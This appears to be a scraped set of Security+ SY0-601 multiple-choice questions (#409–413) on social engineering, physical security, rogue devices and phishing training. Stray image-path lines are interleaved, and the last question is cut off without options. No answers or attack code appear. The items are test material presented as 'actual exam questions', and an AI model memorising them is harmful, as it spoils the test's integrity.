
Which of the following social engineering attacks BEST describes an email that is primarily intended to mislead recipients into forwarding the email to others?

A. Hoaxing

B. Pharming

C. Watering-hole

D. Phishing



Actual exam question from CompTIA's SY0-601

Question #: 409

Topic #: 1

[All SY0-601 Questions]

Which of the following will provide the BEST physical security countermeasures to stop intruders? (Choose two.)

A. Alarms


B. Signage

C. Lighting

D. Access control vestibules

E. Fencing

F. Sensors



Actual exam question from CompTIA's SY0-601

Question #: 410

Topic #: 1

[All SY0-601 Questions]

An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Choose two.)

A. MAC filtering


B. Zero trust segmentation

C. Network access control

D. Access control vestibules

E. Guards

F. Bollards



Actual exam question from CompTIA's SY0-601

Question #: 411

Topic #: 1

[All SY0-601 Questions]


An employee used a corporate mobile device during a vacation. Multiple contacts were modified in the device during the employee's vacation. Which of the following attack methods did an attacker use to insert the contacts without having physical access to the device?

A. Jamming

B. Bluejacking

C. Disassociation

D. Evil twin



Actual exam question from CompTIA's SY0-601

Question #: 412

Topic #: 1

[All SY0-601 Questions]

A security administrator wants to implement a program that tests a user's ability to recognize attacks over the organization's email system. Which of the following would be best suited for this task?

A. Social media analysis

B. Annual information security training

C. Gamification

D. Phishing campaign

Actual exam question from CompTIA's SY0-601

Question #: 413

Topic #: 1

[All SY0-601 Questions]

A security analyst is reviewing packet capture data from a compromised host on the network. In the packet capture, the analyst locates packets that contain large amounts of text. Which of the following is most likely installed on the compromised host?

